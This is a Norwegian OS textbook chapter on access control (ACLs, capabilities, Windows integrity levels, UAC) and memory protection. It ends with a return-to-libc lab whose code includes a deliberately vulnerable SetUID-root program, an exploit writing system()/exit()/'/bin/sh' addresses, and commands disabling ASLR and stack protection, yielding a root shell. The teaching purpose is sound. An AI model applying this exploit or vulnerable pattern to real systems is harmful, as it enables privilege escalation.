
Figur 12.5: Capabilities eller ACL?.

En aksesskontrollmodell kan enten bygge på en *capability list* eller en *access control list*. En capability list er en liste over objekter (f.eks. filer og kataloger) med tilhørende rettigheter (read, write, execute, append osv.). En capability list lagres sammen med subjektet (bruker eller prosess). En access control list er en liste over brukere/grupper med tilhørende rettigheter (read, write, execute, append osv.) som lagres sammen med objektet (fil, katalog osv.).

Når du designer et system for aksesskontroll, er valget mellom capability list og access control list som å velge om du vil dele ut nøkler til døra di (capability list), eller om du vil ha en dørvakt med en liste over hvem som får slippe inn (access control list).

I de fleste datasystemer brukes access control lists. I tillegg finnes det som regel en form for "capability list", men da er ikke capabilitiene lavnivårettigheter – de er oppgaveorienterte i stedet. Eksempler kan være en global lesetilgang til hele filsystemet som kan gis til backup-prosessen, eller capabilityen til å åpne en TCP/UDP-port lavere enn 1024, som tjenesteprosesser noen ganger trenger.

Windows/Linux-implementasjoner i figur 12.6.



Figur 12.6: Windows/Linux-implementasjoner.

Oppføringene i en ACL (ACE-ene) skannes i rekkefølge. Oppføringer med DENY ligger alltid før oppføringer med ALLOW, og skanningen av lista stopper så snart en DENY-oppføring matcher. Hvis ingen DENY matcher, skannes ALLOW-oppføringene i rekkefølge til man finner en som matcher.

Se *figuren fra Microsoft om security descriptor og access token* [23].

```
# Demo av DENY-oppføring i PowerShell på Windows.
# Lag en fil
echo mysil > a.txt
# Vis filas access control list
(Get-Acl a.txt).Access | ft
# Lagre filas security descriptor i et objekt (en variabel)
$secdesc=Get-Acl a.txt
# Lag en ny access control entry
$bruker="$env:USERDOMAIN\$env:USERNAME"
$rule=New-Object -TypeName `
  System.Security.AccessControl.FileSystemAccessRule `
  -ArgumentList $bruker,"FullControl","Deny"
# Legg denne access control entry-en til ACL-en i security descriptoren
$secdesc.SetAccessRule($rule)
# Skriv den endrede security descriptoren til fila
```

```
Set-Acl a.txt $secdesc
# Prøv å skrive til fila nå -- får du lov?
echo mysil > a.txt
# Vis filas access control list for å se den nye DENY-oppføringen
(Get-Acl a.txt).Access | ft
# Prøv å slette fila
rm a.txt
# Hvorfor fikk jeg lov til dette? tenk nøye gjennom hva som skjer
# i filsystemet når du sletter en fil -- du gjør egentlig en
# operasjon på katalogen, ikke på fila

# Vi kjenner rwxrwxrwx (og SetUID, SetGID, sticky bit) i Linux
echo mysil > a.txt
ls -l a.txt
# disse kan tolkes som en access control list med tre faste
# oppføringer for user, group og others
getfacl a.txt
```

Begrepet capability finnes i ulike implementasjoner. På Windows har vi *Privileges* [22] (men merk at dette IKKE er det litteraturen vanligvis kaller en "capability list"; tenk på Windows-privilegiene som "capabilities gruppert i oppgaverettigheter").

```
# Demo av privileges i PowerShell på Windows.
# Vis all output etter den første linja som matcher 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'},'SkipUntil')
# Gjenta med PowerShell "Run as administrator"
```

I Linux har vi capabilities siden kernel 2.2. La oss demonstrere. Husk at for å åpne en TCP/UDP-port lavere enn 1024 må vi være root:

```
# Start en webtjener på port 8000 (drep den med ctrl-C)
python3 -m http.server 8000
# Gjenta, men med port 800
python3 -m http.server 800 # ERROR: Permission denied
# Gi python3-binæren capabilityen -- ER DETTE EN GOD IDÉ? nei.
# (python-kjørbaren kan brukes til mye mer enn en webtjener...)
sudo setcap 'cap_net_bind_service=+ep' /usr/bin/python3.10
# Gjenta
python3 -m http.server 800 # fungerer fint nå :)
# Vis at capabilityen er tildelt
getcap /usr/bin/python3.10
# Fjern capabilityen
sudo setcap 'cap_net_bind_service=-ep' /usr/bin/python3.10
```

```
# Bekreft at den er fjernet
getcap /usr/bin/python3.10
```

Capabilities ligner Windows-privilegier, men hører til kjørbare filer i stedet for brukere (Windows-privilegier hører til kontoer).

12.3.3 MAC/DAC

Mandatory vs. Discretionary i figur 12.7.

Discretionary Access Control (DAC) Brukerne bestemmer aksesskontrollen.

Mandatory Access Control (MAC) Systemet bestemmer aksesskontrollen.

Figur 12.7: Mandatory vs. Discretionary.

Discretionary Access Control (DAC) er når vi som brukere kan bestemme aksesskontrollen, slik vi gjør med `chmod` på Linux og `Set-ACL` på Windows.

Mandatory Access Control (MAC) er når operativsystemet håndhever noen regler som overstyrer DAC. Et eksempel på dette er Mandatory Integrity Control på Windows. Dette kalles noen ganger bare Windows Integrity Levels. I security descriptoren til et objekt på Windows finnes det en System Access Control List (SACL) der et integritetsnivå lagres, og en Discretionary Access Control List (DACL) der access control listen nevnt tidligere lagres.

Mandatory Integrity Control i figur 12.8.

- Prosesser har et integritetsnivå (low, medium, high, system) i access tokenet sitt
- Objekter har et integritetsnivå i SACL-en i security descriptoren sin
- *Security Reference Monitor (SRM) sjekker SACL før den går til DACL, og lar en prosess skrive til eller slette et objekt bare hvis integritetsnivået er høyere enn eller likt objektets*
- Prosesser kan heller ikke lese prosessobjekter på et høyere integritetsnivå

Figur 12.8: Mandatory Integrity Control.

Hvert integritetsnivå har sin egen Security Identifier (SID): Low (SID: S-1-16-4096), Medium (SID: S-1-16-8192), High (SID: S-1-16-12288) og System (SID: S-1-16-16384). Integritetsnivået til en prosess kan ikke endres mens prosessen kjører. Hvis en prosess startes på et bestemt integritetsnivå, håndhever operativsystemet det nivået så lenge prosessen finnes på systemet.

Merk: Privileges og integritetsnivåer kan brukes til å overstyre access control listen (Discretionary Access Control List – DACL).

DEMO (tillatt i DACL, men overstyrt av integritetsnivå i SACL):

```
cd
pwsh
whoami /all                     # Medium integrity level
Write-Output mysil > mysil.txt
exit
psexec -l pwsh                  # Start PowerShell på Low integrity level
whoami /all                     # Bekreft at vi er på Low-nivået
Write-Output solan > solan.txt # Permission denied
accesschk -d -v .               # Fordi hjemmekatalogen min er på Medium
```

Noe av innholdet i et *Windows Access Token* (det finnes flere oppføringer også, men disse er de viktige i vår sammenheng):

Default ACL standard DACL (tilsvarer `umask` på linux) som settes på objekter prosessen oppretter, med mindre noe annet er oppgitt.

User SID eieren av prosessen.

Group SID gruppene prosessen tilhører.

Privileges Spesielle rettigheter knyttet til en bruker (*en aksesskontroll på oppgaver i stedet for på objekter*). Privileges er én måte å gi bort deler av rettighetene en administrator har (f.eks. å slå av maskinen eller endre tidssone).

Integrity level Low, Medium, High og System (muligens untrusted og trusted installer også), introdusert i Windows Vista (ca. 2006) og brukt som Mandatory Access Control (brukt særlig til å sette lav integritet på Internet Explorer (IE), slik at ondsinnet kode via IE ikke kan overskrive systemfiler).

Innholdet i en *Windows Security Descriptor*:

Owner SID

Groups SID-er

DACL Discretionary Access Control List

SACL System Access Control List (hva som skal logges, og objektets integritetsnivå)

Objekter i NTFS-filsystemet har mange flere mulige rettigheter enn bare read, write og execute, og derfor er de *ofte gruppert i seks "basic permissions"* [26]:

- Full Control
- Modify
- Read and Execute
- List Folder Contents
- Read
- Write

NTFS-rettighetene er ikke nødvendigvis de samme som rettighetene til andre typer objekter i Windows. Mens "alt er en fil" i Linux, er "alt et objekt" i Windows. La oss sammenligne NTFS-rettigheter med rettighetene knyttet til nøkler i registeret (registeret er en database med "all" konfigurasjon på Windows):

```
# DACL for en fil:
(Get-Acl mysil.txt).Access | ft
# DACL for en "hive" i registeret, legg merke til ReadKey-rettigheten
(Get-Acl HKLM:\SYSTEM).Access | ft
```

12.3.4 Windows

Innlogging i figur 12.9.

1. CTRL-ALT-DEL (Secure Attention Sequence) starter winlogon
2. Winlogon bruker lsass til å autentisere
3. Brukeren ender opp med GUI-shellet explorer-prosessen med et access token

Figur 12.9: Innlogging.

CTRL-ALT-DEL (secure attention sequence) brukes for å sikre at man logger inn via winlogon-prosessen (husk at tastetrykk på tastaturet genererer interrupt som overfører kontrollen til operativsystemet). LSASS (Local Security Authority Subsystem Service) bruker SECURITY- og SAM-kubene (hives) i registeret til å sjekke innloggingen, og når innloggingen er godkjent, startes et grafisk shell (explorer.exe) (og denne prosessen har selvsagt et access token).

All videre aksesskontroll (dvs. hver gang en prosess prøver å bruke et objekt) gjøres av Security Reference Monitor (du ser Security Reference Monitor på figurene tidligere i dette kapitlet).

User Account Control (UAC) i figur 12.10.

Problemet: *Programvareutviklere antar at applikasjonen deres kjører som administrator på Windows.* UAC prøver å endre dette:

- Alle admin-kontoer startes med standard brukerrettigheter
  - *Medlemskap i admin-gruppa merket DENY*
  - *Privilege-settet redusert til standard brukersett*
- Filsystem- og registervirtualisering (namespace virtualization) brukt for gamle applikasjoner

Figur 12.10: User Account Control (UAC).

Russinovich har en god artikkel [32] som forklarer UAC i detalj for de som er interesserte.

Når du logger inn og starter prosesser som administrator, startes disse med et access token som har begrensede rettigheter. Prosessen kan be om økte rettigheter via "Run as administrator", eller ved at det er kodet inn i applikasjonen (en "trustinfo"-tag som sier noe om "requestExecutionLevel" i "application manifest"). La oss demonstrere admin-kontoer:

```
# Demo av Admin-kontoer i PowerShell på Windows.
# Vis all output før den første linja som matcher 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'},'Until')
# Gjenta med PowerShell "Run as administrator"
# Legg merke til: to grupper blir aktivert, og integritetsnivået
# blir high
```

Gammeldagse applikasjoner som antar at de har admin-rettigheter, og som ikke sier noe om "elevation", trenger filsystem- og registervirtualisering for å fungere riktig med begrensede rettigheter. La oss demonstrere filsystemvirtualisering:

```
# start task manager
taskmgr # klikk "More details" og "Details"-fanen
cd c:\windows
echo tiger > woods.txt (access denied)
# høyreklikk på pwsh.exe, slå på UAC virtualization
echo tiger > woods.txt
cat woods.txt
# UAC virtualization på pwsh.exe OFF
cat woods.txt
cd $env:LocalAppData
cd VirtualStore\Windows
cat woods.txt # Aha! alle skrivinger ble omdirigert i filsystemet
```

12.3.5 Linux

Implementasjon i figur 12.11.

1. Innlogging sjekker brukernavn/passord og grupper
   - `/etc/passwd`, `/etc/shadow`
   - `/etc/groups`
2. Starter shell med brukerens UID, GID
3. *sudo* "ligner" på UAC

Figur 12.11: Implementasjon.

Linux har i utgangspunktet en mye enklere sikkerhetsmodell enn Windows, men det er fullt mulig å utvide Linux med sikkerhetskjernemoduler som lager mer avanserte sikkerhetsmodeller.

12.4 Minnebeskyttelse


12.4.1 Buffer overflow

Husk fra assembly-eksemplene vi har studert innimellom at hver gang vi går inn i en funksjon (inkludert `main()`), blir verdien til base/frame-pekerregisteret (`rbp`) pushet på stacken og `rbp` settes til verdien av stackpekeren (`rsp`):

```
pushq   %rbp
movq    %rsp, %rbp
```

Dette må vi huske når vi studerer hva som faktisk lagres på stacken.

Buffer Overflow i figur 12.12.




Figur 12.12: Buffer Overflow.

Et *buffer overflow* (eller *buffer overrun*) skjer når du skriver mer data til minnet enn du har allokert plass til. Vanligvis fører dette bare til at programmet krasjer slik:

```
$ ./a.out
*** stack smashing detected ***: terminated
Aborted (core dumped)
$
```

Dette kan misbrukes til å *overskrive returadressen til en funksjon slik at prosessen hopper til og kjører ondsinnet kode i stedet for å returnere dit den skulle.* Figuren illustrerer hva som skjer når du allokerer et char-array med åtte elementer og deretter leser en 15-tegns streng inn i arrayet: vi overskriver den gamle base-pekeren og returadressen. Den klassiske gjennomgangen av dette er "Smashing the Stack for Fun and Profit" [5].

Nop sled / Spraying i figur 12.13.



Figur 12.13: Nop sled / Spraying.


Hvis vi lar en angriper styre innholdet og mengden data som leses inn i char-arrayet `b`, kan angriperen overskrive returadressen, skrive ondsinnet kode inn i minnet og få prosessen til å returnere til et sted på en nop sled, som dermed leder til den ondsinnede koden (shellcode).

Husk at instruksjoner kjøres i rekkefølge med mindre det finnes en hopp-instruksjon (husk kapittel én med pseudokoden for hvordan en CPU virker). Så lenge prosessen returnerer til et sted i minnet der det er nop-instruksjoner (no-operation), kjøres disse i rekkefølge til CPU-en kommer til en annen instruksjon. Ved å fylle et stort minneområde med nop-instruksjoner og så bare la prosessen returnere et sted på denne "nop sled"-en, ledes den til den ondsinnede koden (shellcode) som angriperen har lagt inn på slutten av nop sled-en. Dette gjør det mye enklere for en angriper å få en prosess til å kjøre ondsinnet kode, siden angriperen ikke trenger å kjenne den nøyaktige returadressen.

En angriper trenger ikke å vite nøyaktig hvor det skal returneres til hvis angrepet er basert på en *nop sled*.

Dette kan også brukes på data-/heap-området i minnet, og kalles da gjerne *heap spraying*. Vi kan også "spraye" med annen kode enn bare nop-instruksjoner, så heap spraying er et mer generelt begrep, men det brukes ofte til å lage en nop sled.

Forsvar: stack canary i figur 12.14.



Figur 12.14: Forsvar: stack canary.

"At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong" (sitert fra Tanenbaum [35, s. 643]).

Når vi kompilerer C-kode med gcc, brukes stack canaries som standard. Fra `man gcc`:

> **-fstack-protector**
> Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call "alloca", and functions with buffers larger than or equal to 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don't count.

Forsvar: Data Execution Prevention (DEP) i figur 12.15.

Minne bør være `W^X` (`W XOR X`): enten skrivbart eller kjørbart, *aldri begge deler*!
https://en.wikipedia.org/wiki/NX_bit

Figur 12.15: Forsvar: Data Execution Prevention (DEP).

```
# demo som viser at minne enten er kjørbart eller skrivbart,
# aldri begge:
cat /proc/$(pgrep -n bash)/maps
```

NX-biten i maskinvaren som gjør det mulig å merke minnesider som kjørbare eller ikke-kjørbare, er en bit som ble lagt til *i hver page table entry* for å merke sidene som kjørbare eller ikke. Husk at memory management unit bruker page table, så formatet på page table bestemmes av maskinvaren – og det er derfor vi sier at NX-biten er en maskinvaregreie.

Det er lurt å prøve å unngå å bruke funksjoner i C som kan føre til buffer overflow-sårbarheter. Microsoft har en fin oversikt over disse funksjonene i "Security Development Lifecycle (SDL) Banned Function Calls" [18].

12.4.2 Return-to-libc

Return-to-libc-angrep i figur 12.16.

Hvorfor skrive kjørbar kode inn i minnet i det hele tatt, når standardbibliotekene som allerede er mappet inn i minnet, inneholder alle funksjonene vi trenger (*system()*, *mprotect()*, ...)?
Omgår DEP!

Figur 12.16: Return-to-libc-angrep.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo apt update
sudo apt install -y zsh gcc gdb
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh

cat > retlib.c <<'EOF'
/* retlib.c */
/* Dette programmet har en buffer overflow-sårbarhet. */
/* Oppgaven vår er å utnytte denne sårbarheten */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile) {
  char buffer[12];
  /* Setningen under har et buffer overflow-problem */
  fread(buffer, sizeof(char), 40, badfile);
```

```
  return 1;
}

int main(int argc, char **argv) {
  FILE *badfile;
  badfile = fopen("badfile", "r");
  bof(badfile);
  printf("Returned Properly\n");
  fclose(badfile);
  return 1;
}
EOF

gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh

cat > getmyshell.c <<'EOF'
#include <stdio.h>
void main() {
  char* shell = getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
EOF

gcc -o getmyshell getmyshell.c
./getmyshell

cat > exploit.c <<'EOF'
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
  char buf[40];
  FILE *badfile;
  badfile = fopen("./badfile", "w");
  /* Du må finne ut adressene og
    verdiene for X, Y, Z. Rekkefølgen på de tre
    setningene under sier ikke noe om rekkefølgen på X, Y, Z.
```

```
    Vi har med vilje stokket om på rekkefølgen. */
  *(long *) &buf[X] = some address ; // "/bin/sh"
  *(long *) &buf[Y] = some address ; // system()
  *(long *) &buf[Z] = some address ; // exit()
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
EOF

gcc -fno-stack-protector -z noexecstack -S retlib.c
cat -n retlib.s | grep -v .cfi | less

# move før call legger argumentet på stacken
# (fordi returverdien fra fopen() havner i eax)
# call pushet adressen til neste instruksjon på stacken
# og fra linjene inne i bof() får vi følgende stack:
# (hver linje er 32 bit = 4 Byte)

   +->*badfile
   |  returnaddr
   |  oldBP
BP>|  reservert plass (subl $24, %esp, usikker på hvorfor 24?)
   |  reservert plass
   |  buffer
   |  buffer
+->|  buffer  (fread begynner å skrive her)
|  +--pointer (pushl 8(%ebp))
|     40
|     1
+---  pointer (laget av leal -20(%ebp), %eax OG pushl %eax)

# ok å overskrive buffer,buffer,buffer,reservert plass,reservert plass:
$ echo -n 12345678901234567890 > badfile
$ ./retlib
Returned Properly

# ikke ok, HVORFOR???
$ echo -n 123456789012345678901 > badfile
$ ./retlib
Returned Properly
Segmentation fault (core dumped)

# og nå returnerer den ikke riktig heller, HVORFOR???
```

```
$ echo -n 123456789012345678901234 > badfile
$ ./retlib
Segmentation fault (core dumped)

# OK, så vi må returnere til system() i badfile på Byte 24
# og system() vil ha en returadresse på 28 som skal være exit()
# og over exit() på Byte 32 skal det ligge en peker til argumentet
# til system(), "/bin/sh". Ved å bruke gdb og litt roting i minnet, se
# "2.3 Task 1: Finding out the addresses of libc functions"
# for å finne adressene til system() og exit()
# og sjekk om "/bin/sh" ligger på riktig adresse, også i gdb
# med x/s 0xADRESSE (x/s = examine string, husk 'b main' og 'run',
# ellers får du "error: Cannot access memory at ..."):

*(long *) &buf[32] = 0xbffffed8 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

# merk: hvis du ikke blir root, men heller ikke får feil, er system()
# og exit() riktige, men system() feiler fordi adressen til "/bin/sh"
# er feil

*(long *) &buf[32] = 0xbffffee0 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

$ gcc -o exploit exploit.c
$ ./exploit
$ ./retlib
# whoami
root
```

Hvis du gjør øvelsen i guacamole-containeren, start med å kopiere hele kommandosettet under inn i containeren:

```
## bare en kommentar for å unngå "første bokstav forsvinner"-buggen
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
gcc -o getmyshell getmyshell.c
# ./getmyshell
gcc -fno-stack-protector -z noexecstack -S retlib.c
# cat -n retlib.s | grep -v .cfi | less
```

Return-oriented programming er en generalisering av return-to-libc [34].

Forsvar: Address Space Layout Randomization (ASLR) i figur 12.17.

Randomiser adressene til funksjoner og data mellom hver kjøring av programmet.

Figur 12.17: Forsvar: Address Space Layout Randomization (ASLR).

12.5 Lab-øvinger

1. Gjennomfør Return-to-libc-laboppgaven Return-to-libc (for NTNU, 16.04-versjon) eller Return-to-libc (for CISK, 20.04-versjon). Du trenger en egen Linux-maskin der du har `sudo`, siden oppgaven skrur av sikkerhetsmekanismer og lager et SetUID root-program.

   NTNU-studenter bruker SkyHiGh. Slett Linux-stacken du har brukt tidligere i semesteret, og bruk denne stacken i stedet – det er Ubuntu 16.04, et 32-bits system, som er det enkleste for denne oppgaven. Instruksjoner for hvordan du oppretter en stack og får tilgang til den, finner du her.

   CISK-studenter bruker Ubuntu 20.04 under WSL på egen PC. Du har sannsynligvis bare nyeste Ubuntu installert fra før, så du må installere 20.04 i tillegg. Åpne PowerShell som administrator og kjør:

   ```
   wsl --install -d Ubuntu-20.04
   ```

   (`wsl --list --online` viser hvilke versjoner som er tilgjengelige). Start så "Ubuntu 20.04" fra Start-menyen og lag brukernavn og passord. Sjekk med `wsl --list --verbose` at den kjører under WSL 2 (kolonnen VERSION skal være 2); står det 1, kjør `wsl --set-version Ubuntu-20.04 2`. WSL 2 trengs fordi oppgaven skrur av ASLR i kjernen. Gjør alt arbeidet i hjemmekatalogen din i Linux (start med `cd ~`), ikke under `/mnt/c`, siden SetUID ikke virker på Windows-filsystemet.

   Ubuntu 20.04 er 64-bits. Til forskjell fra 16.04-stacken må du derfor bygge programmene som 32-bits (`-m32`) og installere pakken `gcc-multilib`. Løsningsforslaget under gjør begge deler.

   For å løse denne øvelsen trenger du i hovedsak å kopiere kommandoene fra kapittelteksten for fra løsningsforslaget i Canvas, men du må selv fylle inn de tre adressene du finner i steg 2 og 3. Pass på at alle kommandoene faktisk blir kjørt (ikke bare lim inn alt på én gang), og les kommentarene nøye så du forstår hva som skjer. Merk at for å lage filene vi trenger, bruker vi en teknikk som heter *here document*; f.eks. lager vi fila `prtenv.c` slik, alt på én kommandolinje:

   ```
   cat > prtenv.c <<EOF
   #include <stdio.h>
   #include <stdlib.h>
   int main() {
     char *shell = getenv("MYSHELL");
     if (shell)
       printf("%p\n", shell);
     return 0;
   }
   EOF
   ```

`EOF` forteller Bash at den skal slutte å lese. Det trenger ikke være bokstavene EOF; det kunne vært MYSIL, men det er vanlig å bruke EOF (kort for End Of File).

12.6 Repetisjonsspørsmål og oppgaver

